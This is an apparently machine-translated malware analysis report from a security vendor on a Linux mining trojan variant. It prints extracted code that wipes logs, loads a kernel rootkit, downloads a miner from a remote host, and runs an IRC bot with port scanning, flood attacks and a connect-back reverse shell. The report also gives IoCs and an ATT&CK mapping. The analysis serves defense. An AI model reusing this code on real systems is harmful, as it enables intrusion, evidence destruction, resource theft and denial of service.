Analysis Report on the New Variant of yayaya Miner Mining Trojan

24 July, 2025

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has captured a batch of samples of active mining Trojan, and through analysis, it is a new variant of Yayaya Miner mining Trojan. Antiy published the Yayaya Miner Mining Trojan Analysis Report in May 2023. It is pointed out that the mining Trojan mainly uses SSH weak password to attack Linux. [1]

The new variant of the Yayaya Miner mining Trojan has been updated several times compared with the previous version, and the initial attack script for the encryption of the shc tool has been changed, instead of using the Yayaya directory for hiding. Changed to hide directory; kernel module name changed from nonono to iptable _ reject; signal changed from 63 to 53. The new variant also adds IRC bot backdoor programs that can initiate port scanning, SQL scanning, email, DDoS attacks and shell commands.

Table 1-1 Overview of Mining1

Excavation Overview	Description
Name of mining Trojan horse	Variety Yayaya Miner
The main mode of transmission of mining Trojan horse	Using SSH weak password to break by force
Time of occurrence	End of November 2022
Active time	March 2025-present
Excavation currency	Monroe coins
For the system	Linux
Main Technical Features	Encrypt initial scripts; delete competitive mining; delete system logs; use open source tools to hide kernel modules; IRC bot backdoors

For details of the mining Trojan, see the Encyclopedia of Antivirus.

Figure 1-1 Long press the identification QR code to view details of yayaya Miner 1

2 Sorting out the functions and techniques of samples

2.1 Function analysis of mining script

The main functions of mining script include deleting files and system log files left by the competitive mining program, installing the kernel hiding module to realize process and directory hiding, and downloading the mining program for mining.

Table 2-1 Label of sample mining script

Virus name	Trojan / Shell.yayaya
Original file name	49c94629a53bd8a8
Md5	52952154ab2f34686e295f3177d15d07
File size	18.3 KB (18,801 bytes)
File format	Script / Linux. Sh

Delete mining-related configuration files and system log files, destroy attack evidence; improve the upper limit of system file handle (fs.file-max) to optimize mining performance, and block the IP section of competitor pools. A mine pool to ensure that the computation of equipment is dedicated to the control of an attacker.

```
#!/bin/bash
rm -rf /var/www/html/config.json
rm -rf /root/.xmrig.json
rm -rf /root/.config/xmrig.json
rm -rf /var/log/messages*
rm -rf /var/log/secure*
rm -rf /var/log/auth.log*
rm -rf /var/log/syslog*
echo "fs.file-max = 2097152" > /etc/sysctl.conf
sysctl -p
ulimit -SHn 1024000
mv /usr/sbin/tokens /usr/sbin/iptables 2>/dev/null 1>/dev/null&
mv /sbin/tokens /sbin/iptables 2>/dev/null 1>/dev/null&
sleep 1
iptables -L INPUT -v -n | grep 139.68 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 67.207 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 46.101 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 157.245 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 146.190 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 144.126 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 167.172 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 172.104 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
iptables -L INPUT -v -n | grep 172.105 | awk '{print $8}' | xargs -rLl iptables -D INPUT -j DROP -s
```

Figure 2-1 Trace clearing 21

Create directory / tmp / a, write content to / tmp / a / iptable _ project.h, and install a module named "iptable _ project," which can hide processes, files and kernel modules.

```
module_install () {
mkdir /tmp/a
cat <<EOF >>/tmp/a/iptable_reject.h
struct linux_dirent {
        unsigned long   d_ino;
        unsigned long   d_off;
        unsigned short  d_reclen;
        char            d_name[1];
};

#define MAGIC_PREFIX "hhide"

#define PF_INVISIBLE 0x10000000

#define MODULE_NAME "iptable_reject"

enum {
        SIGINVIS = 41,
        SIGSUPER = 54,
        SIGMODINVIS = 53,
};
```

Figure 2-2 Defining the kernel module 2-2

Compile the kernel module iptable _ reject .ko under the / tmp / a directory using the make command, and then load the module into the kernel using insmod to activate the rootkit function. The build directory is cleaned up immediately after the module is loaded to hide traces. The script then creates a hidden directory named hhide under / etc / to hold the module copy or configuration file as the persistent landing path.

```
make -C /lib/modules/`uname -r`/build M=/tmp/a modules
insmod /tmp/a/iptable_reject.ko
rm -rf /tmp/a
}
DIR3="/etc/$hhide"
if [ -d "$DIR3" ]; then
  echo "folder  ok"
else
  mkdir "$DIR3"
fi
EXE=`echo $RANDOM | md5sum | head -c 8`
PID=`cat /tmp/.X0_locks`
mama=$2
if [ -e "/proc/$PID/status" ]; then
  echo "process exists"
else
if [ -z "$2" ]; then
  echo "No Prx"
else
  if grep -q "localhost00" "/etc/hosts"; then
    echo "H exists"
  else
    if [ `wc -l < /etc/hosts` -lt 3 ]; then
      echo "$mama localhost00" >> /etc/hosts
    else
      sed -i "3i $mama localhost00" /etc/hosts
    fi
  fi
fi
```


Figure 2-3 Installation of the kernel module 3

Try to download the mining program using a variety of download methods.

```
echo "process not exists"
FILE1="/etc/$hhide/iptable_reject"
if [ -f "$FILE1" ]; then
    echo "FI exists."
else
    echo "FI does not exist."
    curl --connect-timeout 500 -s -o /tmp/pn.zip --socks5-hostname "$mama":9090 http://example.established.site/pn.zip
  FILE="/tmp/pn.zip"
  FILESIZE=$(stat -c%s "$FILE")
  if (( FILESIZE > "1000000")); then
      echo "zip exists."
  else
      echo "zip does not exist."
      rm -rf "$FILE"
      wget --timeout=5 --tries=2 http://example.established.site/pn.zip -q -O /tmp/pn.zip
  fi
  if (( FILESIZE > "1000000")); then
      echo "zip exists."
  else
      echo "zip does not exist."
      rm -rf "$FILE"
      curl --connect-timeout 500 -s -o /tmp/pn.zip --socks5-hostname "$mama":1081 http://example.established.site/pn.zip
  fi
  if (( FILESIZE > "1000000")); then
      echo "zip exists."
```


Figure 2-4 Mining by downloading mining program 4

2.2 Analysis of IRC bot backdoor program

The main function of the IRC bot backdoor program is to connect to the C2 server and wait for subsequent instructions from the attacker. The main functions supported are port scanning, log cleaning, mail sending, DDoS attack and shell instruction.

Table 2-2 IRC bot backdoor program sample label

Virus name	Trojan / Perl.IRCBot
Original file name	Ssh _ host _ dsa _ key.pub
Md5	4377d127293d213c74277c3f6986e7bd
File size	59.7 KB (61,142 bytes)
File format	Script / Perl.PL

The setting process is named httpd and masquerades as Apache HTTP service. Specify the administrator user name, the IRC control channel is # CNnew, and the password "@" is set. The nickname and user name of IRC are dynamically generated by using the information of the victim machine, connected to 80 port of example.servidor.world by default, and system signals such as interruption, suspension, termination and sub-process are ignored.

```
my $processo = 'usr/sbin/httpd';
my $linas_max='10';
my $sleep='5';
my $cmd="";

my $id="";

##############################################

my @admns=("qwerty" , "asdfghl" , "zxcvbnl", "12345");
my @hostauth=("qwerty");
my @canais=("#CNnew");
my $chanpass = "@";
$num = int rand(99999);
$procesor= `nproc`;
$hostname= `hostname`;
chop $procesor;
chop $hostname;
$hostname=~s/./-/;
chop (my $nick = "L_${procesor}_${hostname} ");
my $ircname ="linux_${procesor}";
my $realname = "${hostname} ${procesor} ";
$servidor='example.servidor.world' unless $servidor;
my $porta='80';
##############################################
$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
```


Figure 2-5 basic configuration of irc bot 5

Irc bot port scanning function module, the function is to scan whether a series of common ports of the target host are open.

```
if ($funcarg =~ /^portscan (.*)/) {
   my $hostip="$1";
   @portas=("15","19","98","20","21","22","23","25","37","39","42","43",
   "49","53","63","69","79","80","101","106","107","109","110","111",
   "113","115","117","119","135","137","139","143","174","194" ,"389",
   "389","427","443","444","445","464","480","512","513","514","520",
   "540","546","548","565","609","631","636","694","749","750","767",
   "774","783","808","902","988","993","994","995","1005","1025","1033 ",
   "1066","1079","1080","1109","1433","1434","1512","2049","2105","2432",
   "2583","3128","3306","4321","5000","5222","5223","5269","5555","6660",
   "6661","6662","6663","6665","6666","6667","6668","6669","7000"," 7001"
   ,"7741","8000","8018","8080","8200","10000","19150","27374","31310",
   "33133","33733","55555");
   my (@aberta, $porta_banner);
   sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Port-Scanner] Scanning
   for open ports on ".$1."  started .");
   foreach my $porta (@portas)  {
      my $scansock = IO::Socket::INET->new(PeerAddr => $hostip, PeerPort
      => $porta, Proto =>
         'tcp', Timeout => 4);
      if ($scansock) {
         push (@aberta, $porta);
         $scansock->close;
      }
   }

   if (@aberta) {
      sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Port-Scanner] Open
      ports founded: @aberta");
   } else {
      sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Port-Scanner] No open
      ports foundend.");
   }
}
```


Figure 2-6 Port Scanning Module 2-6

Irc bot log cleaning module, the function is to delete various log files on the invaded host to cover the intrusion trace.

```
if ($funcarg =~ /^logcleaner/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Log-Cleaner]  LogCleaner :. |  Sorry our masters, niggs gotta big dick");
}
if ($funcarg =~ /^Cleandabitch/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Log-Cleaner]  LogCleaner :. |  This process can be long, just wait");
    system 'rm -if /var/log/lastlog';
    system 'rm -rf /var/log/wtmp';
   system 'rm -rf /etc/wtmp';
   system 'rm -rf /var/run/utmp';
   system 'rm -rf /etc/utmp';
   system 'rm -rf /var/log';
   system 'rm -rf /var/logs';
   system 'rm -rf /var/adm';
   system 'rm -rf /var/apache/log';
   system 'rm -rf /var/apache/logs';
   system 'rm -rf /usr/local/apache/log';
   system 'rm -rf /usr/local/apache/logs';
   system 'rm -rf /unix/.bash_history';
   system 'rm -rf /unix/.bsh_history';
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Log-Cleaner]  LogCleaner :. |  All default log and bash_history files erased");
      sleep 1;
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Log-Cleaner]  LogCleaner :. |  Now Erasing the rest of the machine log files");
   system 'find / -name *.bash_history -exec rm -rf {} ;';
   system 'find / -name *.bash_logout -exec rm -rf {} ;';
   system 'find / -name "log*" -exec rm -rf {} ;';
   system 'find / -name *.log -exec rm -rf {} ;';
      sleep 1;
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Log-Cleaner]  LogCleaner :. |  Done! All logs erased");
      }
```


Figure 2-7 Log Cleanup Module 2-7

Irc bot mail sending module that sends a forged message to a designated email address with a custom subject, sender, recipient, and message body.

```
if ($funcarg =~ /^sendmails+(.*)s+(.*)s+(.*)s+(.*)/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Mailer]  Mailer :. |  Sending Mail to : 2 $3");
$subject = $1;
$sender = $2;
$recipient = $3;
@corpo = $4;
$mailtype = "content-type: text/html";
$sendmail = '/usr/sbin/sendmail';
open (SENDMAIL, "| $sendmail -t");
print SENDMAIL "$mailtypen";
print SENDMAIL "Subject: $subjectn";
print SENDMAIL "From: $sendern";
print SENDMAIL "To: $recipientnn";
print SENDMAIL "@corponn";
close (SENDMAIL);
sendraw($IRC_cur_socket, "PRIVMSG $printl :[@Mailer]  Mailer :. |  Mail Sent To : 2 $recipient");
}
```


Figure 2-8 Email Sending Module8

Irc bot UDP Flood and TCP Flood modules, both of which are used to launch DDoS attacks to overload or disable the network services of the target host.

```
######################
#     UDPFlood       #
######################
if ($funcarg =~ /^udpf(.*)s+(d+)s+(d+)/) {
        sendraw($IRC_cur_socket, "PRIVMSG $printl :3[@UDP-DDOS3] Attacking  ".$1.":".$2." 3for  ".$3." 3seconds.");
        $iaddr = inet_aton("$1") or die "Fuck wrong ip";
        $endtime = time() + ($3 ? $3 : 1000000);
        socket(flood, PF_INET, SOCK_DGRAM, 17);
        $port = "80";
        for (;time() <= $endtime;) {
        $2 = $2 ? $2 : int(rand(1024-64)+64) ;
        $port = $port ? $port : int(rand(65500))+1;
        send(flood, pack("a$psize","flood"), 0, pack_sockaddr_in($2, $iaddr));}
        sendraw($IRC_cur_socket,"PRIVMSG $printl :3[@UDP-DDOS3] Attack done  ".$1.":".$2.".");
 }
######################
#     TCPFlood       #
######################

        if ($funcarg =~ /^tcpflood+(.*)s+(d+)s+(d+)/) {
           sendraw($IRC_cur_socket, "PRIVMSG $printl :[@TCP-DDOS] Attacking  ".$1.":".$2." for  ".$3." seconds.");
           my $itime = time;
           my ($cur_time);
           $cur_time = time - $itime;
           while ($3>$cur_time){
              $cur_time = time - $itime;
              &tcpflooder("$1","$2","$3");
           }
           sendraw($IRC_cur_socket,"PRIVMSG $printl :[@TCP-DDOS] Attack done  ".$1.":".$2.".");
        }
```


Figure 2-9 DDoS attack module 9

Irc bot backdoor connection module, parses IRC command parameters, judges operating system type, uses / bin / sh-i for Linux / Unix and cmd. exe for Windows, and actively establishes a TCP connection to the main control port designated by the attacker.

```
#######################
#   Back Connect      #
#######################
        if ($funcarg =~ /^cbacks+(.*)s+(d+)/) {
        my $host = "$1";
        my $port = "$2";
        my $proto = getprotobyname('tcp');
        my $iaddr = inet_aton($host);
        my $paddr = sockaddr_in($port, $iaddr);
        my $shell = "/bin/sh -i";
        if ($^O eq "MSWin32") {
        $shell = "cmd.exe";
}
        sendraw($IRC_cur_socket, "PRIVMSG $printl : [ConnectBack] 002Connecting002 to $host:$port ");
        socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
        connect(SOCKET, $paddr) or die "connect: $!";
        open(STDIN, ">&SOCKET");
        open(STDOUT, ">&SOCKET");
        open(STDERR, ">&SOCKET");
        system("$shell");
        close(STDIN);
        close(STDOUT);
        close(STDERR);
}
```


Figure 2-10 Rear Door Connecting Module10

3 Terminal security protection

It is suggested that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and start-up files, and perform periodic virus scanning in the network. The terminal security products of Antiy IEP, relying on Antiy's self-research threat detection engine and core-level active defense capability, can effectively check and kill the virus samples found this time.

Antiy IEP can perform real-time monitoring on local disks, automatically detect viruses for newly-added files, and send an alarm and handle viruses as soon as they are found on the ground, so as to avoid malicious code startup.

Figure 3-1 When a virus file is landed, IEP captures and sends an alarm at the first time 3-1

In addition, IEP has the capability of active defense at the kernel level to monitor the process behaviors in real time. in this case, when the attacker uses the make command to execute the malicious operation, the intelligent immediately intercepts the risk behaviors.

Figure 3-2 Real-time monitoring of process behavior and interception of suspicious behavior 3-2

Zhijia also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.



Figure 3-3 IEP Management Center assists the administrator to realize efficient terminal security management 3-3

4 ATT&CK Mapping Map of Samples

For the complete process of the attacker dropping the mining Trojan, the ATT&CK mapping map corresponding to this attack event is shown in the following figure.



Figure 4-1 ATT&CK mapping map corresponding to events1

The technical points used by the attacker are shown in the following table:

Table 4-1 Description of ATT&CK technical behavior corresponding to the event

ATT&CK stages / categories	Specific behavior	Notes
Reconnaissance	Active scanning	Scan port 22
Initial access	Use of external remote services	Remote service access using SSH
Execution	Using command and script interpreters	Using a Shell Script
Persistence	Create or modify a system process	Create Services
Right to Submission	Abuse of enhanced control authority mechanism	Modify uid and gid elevation permissions
Defensive evasion	Concealment	Hide the process
	Remove beacons	Delete the malicious file itself
	Confusion of documents or information	Using the shc tool to obfuscate files
	Using Rootkit	Use the LKM Rootkit
Findings	Network sniffing	Scan other common ports
Collection	Collect local system data	Collect sensitive information
Impact	Network side Denial of Service (DoS)	A dos attack may be initiated
	Resource hijacking	Occupying CPU resources

5 IoCs

775087dae7f08f651ee4170a9ef726b6
Cff7c7d9fbf93555f09d80e4de72668c
Hxxp: / / example.established.site / pn.zip
Hxxp: / / w.amax.fun / pn.zip
Hxxp: / / 172.104.170.240 / pn.zip

Appendix: Reference

[1] Antiy.yayaya Miner Mining Trojan Analysis [R / OL]. (2023-05-11)
Https: / / www.antiy.cn / research / notice & report / research _ report / 20230511.html

[2] Antiy.Trojan / Linux .Yayaya [Miner] Virus Explain and Protection - Computer Virus Encyclopedia [R / OL]. (2022-11-17)
Https: / / www.virusview.net / malware / Trojan / Linux / yayaya / Miner